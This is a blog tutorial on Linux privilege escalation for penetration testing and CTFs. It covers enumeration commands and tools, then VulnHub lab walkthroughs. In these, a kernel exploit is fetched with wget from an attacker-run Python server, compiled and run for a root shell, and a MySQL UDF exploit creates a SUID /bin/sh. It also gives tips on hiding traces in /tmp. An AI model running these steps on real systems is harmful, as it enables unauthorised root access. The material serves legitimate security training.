Linux Privilege Escalation Techniques for Hacking

May 11, 2024 Richard Dezso

Listen to the article

So you've found a foothold on a machine, and you're looking to get root access. You might know the path to root but are unsure how to make it all work, or you could be unsure where to even start looking.

Well, you've come to the right place. This guide has plenty of information on Linux privilege escalation techniques. We will show you how to use both manual

techniques and automated tools to detect potential privilege escalation methods.

Whether through kernel exploits, service exploits, cron jobs, or sudo permissions, we will show you examples of how to gain root access via one of many methods.

So if you are ready to learn Linux privilege escalation techniques, let’s start.

Understanding Privilege Escalation

Before we look at privilege escalation, let’s talk about root privileges. In a Linux environment, the highest level of access is termed "root."

> A user with root privileges can perform any operation on the system, such as read, write, or delete any file, stop or start services, install or uninstall applications, and manage user accounts.

Linux privilege escalation can be described as the following:

It is a process or technique that allows a user with lower-level permissions to either horizontally switch to another user's privileges on the same level or vertically escalate their privileges to that of a root user.

This typically happens due to misconfigurations within the system or by exploiting vulnerabilities in certain versions of services or the kernel.

Privilege escalation is a crucial step in a penetration test or when **completing a CTF**, as it gives you full control of the system, allowing you to do some of the following:

- Bypass access controls
- Change passwords
- Create new users as a means of persistence
- Make changes to the software

Detection

We will show you how to find the kernel and sudo versions, display the command line history, perform user and network enumeration, look for cron jobs running with elevated privileges, or detect potential misconfiguration via manual methods and automated tools.

Manual


The manual enumeration in privilege escalation is a crucial process involving a detailed, hands-on review of a system's configuration and services. Manual enumeration can provide deeper insights and allows for quieter testing.

There is a lot of enumeration that you can do once you gain a foothold on a machine, and you should always gather as much information as possible. We will show you how to do some common enumeration on a machine.

Make note of all the information you gather, you never know what will be useful.

Kernel Version

If you find a kernel version with an exploit available, you can use this to gain a root shell. You can check the kernel version by using the command `uname -r`.



If LSB modules are installed, you can check for the Linux version with the command `lsb_release -a`. If not, you can check the Linux version by using `cat/proc/version`

```
┌──(kali㉿kali)-[~]
└─$ lsb_release -a
No LSB modules are available.
Distributor ID: Kali
Description:    Kali GNU/Linux Rolling
Release:        2023.2
Codename:       kali-rolling

┌──(kali㉿kali)-[~]
└─$ cat /proc/version
Linux version 6.1.0-kali9-amd64 (devel@kali.org) (gcc-12 (Debian 12.2.0-14) 12.2.0,
ali1 (2023-05-12)
```

Sudo Version

As with the kernel version, the sudo version may also be susceptible to an exploit depending on the version running. You can check the sudo version by using the command `sudo -V`.

```
~ sudo -V

Sudo version 1.9.13p3
Sudoers policy plugin version 1.9.13p3
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.13p3
pers audit plugin version 1.9.13p3
```

History

One of the first places you need to check is the command history on the machine. You could find valuable information, such as passwords. To check the history, simply type history in the command line.

```
264  ls
265  python3 -m http.server
266  gedit windows.c
267  python3 -m http.server
268  clear
269  echo "set -x PATH \$PATH $HOME/.cargo/bin" >> ~/.config/fish/config.fish
270  history
271  clear
272  history
273  sudo -l
274  sudo -V
     clear
     docker login --username johnsmith --password mypassword\n
```

Cron Jobs

You can check for system-wide cronjobs set to run at specific intervals, which may reveal some interesting information using the command `cat /etc/crontab`.


```
┌──(kali㉿kali)-[~]
└─$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }

* root /home/user/backup.sh
```

Sudo

An effective strategy for an easy win when looking for Linux privilege escalation is looking at what sudo permissions your user currently has. This might reveal that you can run certain commands as sudo. In the terminal, type `sudo -l`.

Check id

A good idea when first stepping into a new machine is to check what groups your user is a part of. To check the id of your user in the terminal, enter id.



Check Network Info

It's always a great idea to do network enumeration once you have a foothold on a machine. It will help you understand the lay of the land. Checking to see if you are potentially dual-homed (multiple network interfaces) will give you a better grasp on your next move.

This information can be crucial in understanding the network topology and identifying potential routes or pivot points. To check network information, you can use the command `ip a`.

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:53:83:62 brd ff:ff:ff:ff:ff:ff
    inet 192.168.110.130/24 brd 192.168.110.255 scope global dynamic noprefixroute eth0
       valid_lft 1429sec preferred_lft 1429sec
    inet6 fe80::d589:faf3:ddee:a7c9/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:53:83:6c brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.128/24 brd 10.10.10.255 scope global dynamic noprefixroute eth1
       valid_lft 1369sec preferred_lft 1369sec
    inet6 fe80::fd00:527:5768:f70e/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

If you want a great resource for Linux commands, see our **Linux Command Line Cheat Sheet**.

Automated Tools

Automated tools are a great resource when performing enumeration on a Linux machine. They do all the heavy lifting for you, looking for privilege escalation vectors that can be compromised.


LinEnum

```
#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled


Scan started at:
19 07:02:43 PM EDT 2023
```

LinEnum (Linux Enumeration) is a popular privilege escalation tool. It is designed to display information about the Linux system that could be used in identifying potential vulnerabilities, misconfigurations, and privilege escalation opportunities.

LineEnum gathers information that includes user accounts, file permissions, active processes, installed packages, network configurations, scheduled cron jobs, system logs, version info, and more.


LinPEAS



LinPEAS, also known as “Linux Privilege Escalation Awesome Script,” is another popular tool that can help identify potential paths to spawning a root shell. It can help find misconfigurations or vulnerabilities that could be exploited to escalate privileges within a Linux environment.

LinPEAS uses a color-coded system highlighting which privilege escalation vectors have the best chance of working. The main ones to pay attention to are red/yellow (95% a PE vector) and red (you should look at it).

Table of Contents



Pspy is a command-line tool that allows you to spy on processes running in a Linux system without needing root permissions. Penetration testers and ethical hackers often use it to monitor the activities of a system and identify potential vulnerabilities.

The tool is particularly useful for identifying processes running as cron jobs or other scheduled tasks, often a target for privilege escalation attacks. By identifying these processes, a tester can find opportunities for exploiting misconfigurations or vulnerabilities that could allow an attacker to gain higher privileges on the system.

Linux Exploit Suggester

```
┌──(kali㉿kali)-[/opt/LinuxPriv/linux-exploit-suggester]
└─$ ./linux-exploit-suggester.sh

Available information:

Kernel version: 6.1.0
Architecture: x86_64
Distribution: debian
Distribution version: 2023.2
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

81 kernel space exploits
49 user space exploits

Possible Exploits:

[+] [CVE-2022-2586] nft_object UAF

   Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
   Exposure: less probable
   Tags: ubuntu=(20.04){kernel:5.12.13}
   oad URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
   ts: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
```

Linux Exploit Suggester is a Linux privilege escalation tool that checks the machine for potential kernel exploits. This tool calculates the likelihood of the exploit being successful using “Highly Probable, Probable, Less Probable, and Unpropable” scores.

Linux Smart Enumeration

```
═══════════════════════════════════════════════( users )═══
[i] usr000 Current user groups.......................................... yes!
═══
kali adm dialout cdrom floppy sudo audio dip video plugdev users netdev bluetooth scanner wireshark kaboxer vboxsf
═══
[*] usr010 Is current user in an administrative group?.................. yes!
═══
adm:x:4:kali
sudo:x:27:kali
═══
[*] usr020 Are there other users in administrative groups?.............. nope
[*] usr030 Other users with shell....................................... yes!
═══
root:x:0:0:root:/root:/usr/bin/zsh
postgres:x:128:134:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
═══
[i] usr040 Environment information...................................... yes!
═══
LESS_TERMCAP_se=
POWERSHELL_TELEMETRY_OPTOUT=1
LANGUAGE=
USER=kali
LESS_TERMCAP_ue=
=seat0
LI_TELEMETRY_OPTOUT=1
```

Linux Smart Enumeration is another tool similar to LinPEAS. It's designed to

identify system vulnerabilities, misconfigurations, and other potential routes for escalating privileges on a system. However, LSE is known for its unique "levels" of checks, which allow users to specify the depth of enumeration based on their needs.

It has three levels of verbosity. By default, the system will display the most critical security vulnerabilities. Executing Level 1 reveals useful information that could assist you in escalating privileges. Executing Level 2 will provide an extensive dump of all the system data gathered.


Kernel Exploits

Kernel exploits are a type of vulnerability in the kernel of the Linux operating system. These exploits take advantage of bugs or flaws in the kernel's code. Various issues, such as buffer overflows, could cause this. Obviously, this is most prevalent in older kernels that have not been updated.

In practical terms, these exploits usually involve an attacker executing code that triggers the identified bug. This execution often leads to unexpected behavior by the kernel, allowing the attacker's code to run with elevated privileges.


Let’s look at how to use a kernel exploit to elevate our privileges and spawn a root shell. For this demo, we will use the **Kioptrix level 1.1 VM** from VulnHub

Once we have established a shell on the machine, we can start with manual enumeration. Let’s check the version of Linux running and which kernel version is being used with the command `lsb_release -a`.



As you can see from the screenshot above, this machine is running CentOS with a kernel version of 2.6.9. Our next step is to use searchsploit and look for an exploit with the following command: searchsploit linux CentOS 2.6 privilege escalation.

> Alternatively, you can check Exploit Database or do a Google search with the kernel version. Always be cautious of running random exploits on client systems, and make sure you understand what the code is doing.



A few exploits match our information, but the exploit we will use is 9545.c. We must transfer this from Kali to our target machine and compile it into an executable. If you want to read up on what this exploit does and how it works, see **Exploit Database** for more information.

Let's start a Python server on our Kali machine and download the exploit via wget on the Kioptrix machine. The following command will start a Python server on

port 8000. Ensure you start the server in the same folder where the exploit is located.

```
python3 -m http.server
```

```
kali@kali:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.56.111 - - [20/May/2023 17:47:14] "GET /9545.c HTTP/1.0" 200 -
```

```
bash-3.00$ cd /tmp
bash-3.00$ wget http://192.168.56.103:8000/9545.c
--21:47:24--  http://192.168.56.103:8000/9545.c
          ⇒ `9545.c'
Connecting to 192.168.56.103:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9,408 (9.2K) [text/x-csrc]

    0K .........                                             100%  373.84 MB/s

24 (373.84 MB/s) - `9545.c' saved [9408/9408]
```

Next, we can use the wget command to download the exploit to Kioptrix with the command:

```
wget http://192.168.56.103:8000/9545.c
```

Ensure you use the IP of the machine running the Python server.

> Using the temp folder when downloading tools or scripts is always a good idea due to its access, read and write permissions, and low-security monitoring. Additionally, it helps with file cleanup as files in this folder are often auto-deleted, reducing the chances of leaving traces.

Let's compile our exploit, change the file to an executable, then run the exploit. Once complete, we will have root privileges. The specific command for compiling exploits is often included as a comment within the script itself.

We can compile this exploit by using: `gcc 9545.c -o privesc`.

```
bash-3.00$ gcc 9545.c -o privesc
9545.c:376:28: warning: no newline at end of file
bash-3.00$ chmod +x privesc
bash-3.00$ ./privesc
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00#
```

Service Exploits

Service exploits leverage vulnerabilities in system or application services. These services are background programs that offer specific functionalities to other programs or users, with examples including web servers, database servers, and email servers, among others. A service with an exploitable vulnerability can allow an attacker to elevate privileges.

The process of a service exploit involves the attacker manipulating a vulnerability within a service to execute malicious code. Depending on the specific vulnerability and the service involved, successful exploitation results can vary significantly.


Let's walk through leveraging a service exploit to root access via the **Raven 2 VM** from VulnHub.

Once you have access to the machine via the **reverse shell**, it's time to do some enumeration and find any potential exploits.


We already have MySQL credentials that were located in the wp-config file.

Let's run LinPeas on the system and see if we can find any privilege paths.

After reading through the output provided by LinPeas, we find that MySQL is running as root.



Let's check and see if any exploits are available for this version.




Great, we have a potential privilege escalation service exploit we can use called udf_root. In essence, the exploit takes advantage of UDFs (a User Defined Function is a piece of code that extends the functionality of a MySQL server) in MySQL to execute system commands with the privileges of the MySQL service, thereby escalating our privileges on the system.

It does this by copying /bin/sh to the temp folder, setting the owner to root, and then setting the SUID permissions on the /bin/sh binary, giving us a root shell.

We need to Download the udf_root script from **GitHub** to our Kali machine. We renamed ours ravenprivesc.py and then transferred it to the target by starting a Python server in Kali and using wget to download it to the Raven machine.

We need to provide the MySQL credentials found earlier to run the script. Username: root and password: R@v3nSecurity.

```
www-data@Raven:/tmp$ whoami
whoami
www-data
www-data@Raven:/tmp$ python2 ravenprivesc.py --username root --password R@v3nSecurity
<2 ravenprivesc.py --username root --password R@v3nSecurity
Plugin dir is /usr/lib/mysql/plugin/
Trying to create a udf library...
UDF library crated successfully: /usr/lib/mysql/plugin/udf8420.so
Trying to create sys_exec...
Checking if sys_exec was crated...
sys_exec was found: *************************** 1. row ***************************
name: sys_exec
 ret: 2
  dl: udf8420.so
type: function

Generating a suid binary in /tmp/sh...
+-----------------------------------------------------------------------------+
| sys_exec('cp /bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh') |
+-----------------------------------------------------------------------------+
|                                                                           0 |
+-----------------------------------------------------------------------------+
Trying to spawn a root shell...
# whoami
whoami
```



And we are root.

Sudo Permissions

In Linux systems, sudo stands for "super user do." It's a command that allows regular users to run certain commands with the security privileges of the superuser (root). The main purpose of sudo is to limit root privileges to only those moments when they are truly necessary.


We can exploit a sudo rule that allows us to run a certain command, such as cat, find, or python, with elevated privileges, which we can manipulate to run arbitrary commands instead.

Let’s exploit sudo permissions via shell escaping with the **Raven VM** from VulnHub.

Once you have your shell via SSH, we can do some enumeration to see what


privileges we have. Remember from the manual section above that we mentioned always checking if you have enabled sudo permissions.

Let's check our sudo permissions with the `sudo -l` command.

